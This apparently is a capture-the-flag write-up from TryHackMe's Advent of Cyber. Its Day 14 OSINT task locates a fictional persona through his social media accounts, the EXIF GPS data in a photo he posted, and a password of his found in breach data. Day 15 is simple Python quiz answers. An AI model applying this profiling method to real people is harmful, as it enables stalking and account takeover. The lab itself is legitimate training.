=Bachelorette



IGuidetheClaus2020

23 Tweets

hailey @iliketiedye36 · Nov 25, 2020

When Ed got the rose tonight #bachelorette #BachelorettteABC #TheBachelorette

9 139 2,433

IGuidetheClaus2020 Retweeted


Kristen Baldwin @KristenGBaldwin · Nov 25, 2020

I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorett...

Question 7:

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

=Chicago



google.com/search?tbs=sbi:AMhZZivbX-t6br_1tXcxj_1mk_1jln_1amtmOweSAt09vBzOwYl8iDFCUmoFSbLUL88zMcPs

About 195 results (0.91 seconds)

Image size:
650 × 510

Find other sizes of this image:
All sizes - Small - Medium

Possible related search: *rudolph the red nosed reindeer parade balloon*

https://www.youtube.com › watch

Rudolph Balloon Christmas Parade Tragedy - YouTube

4 Dec 2010 — Richmond VA 12/4/2010 – Rudolph balloon doesn't quite make it around the stop light, ends up with puncture wound to head.

https://macysthanksgiving.fandom.com › wiki › Rudolp...

Rudolph the Red-Nosed Reindeer

Rudolph the Red-Nosed Reindeer: The Movie is a 1998 American animated adventure musical

rudolph.jpg

Question 8:


Q8: Okay, you found the city, but where specifically was one of the photos taken?

=41.891815, -87.624277

Question 9:

Q9: Did you find a flag too?

={FLAG}ALWAYSCHECKTHEEXIFD4T4



Online Exif Viewer

Upload or specify the URL of your image on the right to extract EXIF data contained within.

Image Url: or

No file chosen

create	2022-06-28T16:22:15+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-28T16:22:15+00:00
ComponentsConfiguration	1, 2, 3, 0

Question 10:

Q10: Has Rudolph been pwned? What password of his appeared in a breach?

=spygame

Question 11:

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

=540

Thought Process/Methodology: day14

By using the given username, we first check out the https://whatsmyname.app/ site to search for user accounts across social media platforms. It then directs us to Reddit account of Rudolph. Move to the comment section to copy the link. Next, we continue to read through all posts and find out about Rudolph's birthplace. We use Google search to find out Robert's last name. Then, we proceed to check another social media that Rudolph has on site. After that, we manually search it on Twitter with the given username as the username is too long for the site. We then continue spying out all the posts on that Twitter and find out Rudolph often mentions Bachelorette; we assume it is Rudolph's favourite TV show! To detect where the parade was taking place, what is the specific coordinate of the place, and what the flag contains in the photo, we downloaded the higher resolution version of a photo that Rudolph tweeted and use the power of the search engine on the internet to find the EXIF data stored there. Furthermore, we identify if the account has been pwned then use emails stated on Rudolph's Twitter to search through a password in breach data. Lastly, we get the street number of hotel address from those EXIF data to complete this task.

DAY 15

Question 1:

Q1: What's the output of True + True?

=2

Question 2:


Q2: What's the database for installing other peoples libraries called?

=PyPi

Question 3:

Q3: What is the output of bool("False")?

=True



```
root@ip-10-10-235-233:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>> "False"
'False'
>>> bool('False')
True
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```

Question 4:


Q4: What library lets us download the HTML of a webpage?

=requests

Question 5:

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

=[1, 2, 3, 6]



```
True
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```


Question 6:

Q6: What causes the previous task to output that?

=pass by references

Question 7:

Q7: if the input was "Skidy", what will be printed?




```python
names=['skidy','dorkstar','ashu','elf']
name= input('What is your name?:')
if name in names:
    print('The Wise One has allowed you to come in.')
else:
    print('The Wise One has not allowed you to come in.')
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\lisas\OneDrive\Documents\programming\python> & C:/Users/lisas/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/lisas/OneDrive/Documents/p
rogramming/python/demo.py
What is your name?:skidy
The Wise One has allowed you to come in.
PS C:\Users\lisas\OneDrive\Documents\programming\python> █
```

Question 8:

Q8: If the input was "elf", what will be printed?



```python
names=['skidy','dorkstar','ashu','elf']
name= input('What is your name?:')
if name in names:
    print('The Wise One has allowed you to come in.')
else:
    print('The Wise One has not allowed you to come in.')
```

```
indows PowerShell
opyright (C) Microsoft Corporation. All rights reserved.

nstall the latest PowerShell for new features and impro                   indows

S C:\Users\lisas\OneDrive\Documents\programming\python> & C:/Users/lisas/AppData/Local/Microsoft/WindowsApps
ogramming/python/demo.py
hat is your name?:skidy
he Wise One has allowed you to come in.
S C:\Users\lisas\OneDrive\Documents\programming\python> & C:/Users/lisas/AppData/Local/Microsoft/WindowsApps
ogramming/python/demo.py
hat is your name?:Elf
he Wise One has not allowed you to come in.
S C:\Users\lisas\OneDrive\Documents\programming\python> █
```

Thought Process/Methodology: day15

Firstly, we run the machine and our attack box. We run python3 on the terminal. For questions 1 to 6, we either use the respective attack box or find the answer in the try hack me day 15 explanation. On the other hand, for questions 7 and 8, we use our python app.